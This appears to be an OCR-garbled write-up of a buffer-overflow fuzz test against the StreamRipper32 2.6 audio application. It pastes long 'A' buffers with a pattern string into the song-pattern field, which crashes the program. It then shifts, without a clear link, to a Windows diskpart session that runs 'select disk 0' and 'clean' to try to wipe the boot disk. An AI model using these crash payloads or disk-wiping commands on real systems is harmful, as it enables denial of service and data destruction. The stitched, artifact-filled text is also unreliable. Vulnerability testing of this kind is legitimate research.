


Max KB To Rip: 0

Relay Port: 10069

Version 2.6

- **Testing for vulnerability by copy pasting generated payloads in different fields.**



URL (http://ip:port) P63IojuSSrO0nptab2ORLePAA

Title:

Bytes Read:

Max KB To Rip 0

Destination: 3OazeP63IojuSSrO0nptab2ORLePAA

Relay Port 10069

□ Enable

Stream Name	Pattern
StreamRipper 32	AAAAAAAA...
StreamRipper 32	AAAAAAAA...

Genre:

Search Text


Description	Bitrate	Track Info

Version 2.6

www.saveinternetradio.org

```
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
Pyk9pD57uMkw7uCsBBOazeP63IojuSSrOOnptab2ORLePAA
```

- **Vulnerability found by generating payload at the pattern match field**



URL (http://ip:port): :P63IojuSSrO0nptab2ORLePAA

Title:

Bytes Read:

Max KB To Rip: 0

Destination: 3OazeP63IojuSSrO0nptab2ORLePAA

Relay Port: 10069

Station Pattern: StreamRipper 32


Song Pattern: <w7uCsBBOazeP63IojuSSrO0nptab2ORLePAA

Note: All patten matches are *substring* matches

Use keyword "any_match" to match any station or song

Genre:

```
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
Pyk9pD57uMkw7uCsBBOazeP63IojuSSrO0nptab2ORLePAA
```



URL (http://ip:port) P63IojuSSrO0nptab2ORLePAA

Max KB To Rip 0

Destination: 3OazeP63IojuSSrO0nptab2ORLePAA

Relay Port 10069

SRipper MFC Application has stopped working


Windows can check online for a solution to the problem.

Check online for a solution and close the program


Close the program

```
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
Pyk9pD57uMkw7uCsBBOazeP63IojuSSrO0nptab2ORLePAA
```

Trying to erase the disk but an error occurred.



```
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Users\Shafiq Ahmed>cd ..

C:\Users>cd ..

C:\>cd Windows

C:\Windows>cd system

C:\Windows\system>cd ..

C:\Windows>cd System32

C:\Windows\System32>diskpart
_
```



```
Microsoft DiskPart version 6.1.7601
Copyright (C) 1999-2008 Microsoft Corporation.
On computer: SHAFIQAHMED-PC

DISKPART> list disk

  Disk ###  Status         Size     Free     Dyn  Gpt
  --------  -------------  -------  -------  ---  ---
  Disk 0    Online           32 GB      0 B

DISKPART> select disk 0

Disk 0 is now the selected disk.

DISKPART> clean

Virtual Disk Service error:
Clean is not allowed on the disk containing the current boot,
system, pagefile, crashdump or hibernation volume.


DISKPART> select disk0

Microsoft DiskPart version 6.1.7601

DISK        - Shift the focus to a disk. For example, SELECT DISK.
PARTITION   - Shift the focus to a partition. For example, SELECT PARTITION.
VOLUME      - Shift the focus to a volume. For example, SELECT VOLUME.
VDISK       - Shift the focus to a virtual disk. For example, SELECT VDISK.

DISKPART> clean

Virtual Disk Service error:
Clean is not allowed on the disk containing the current boot,
system, pagefile, crashdump or hibernation volume.


DISKPART>
```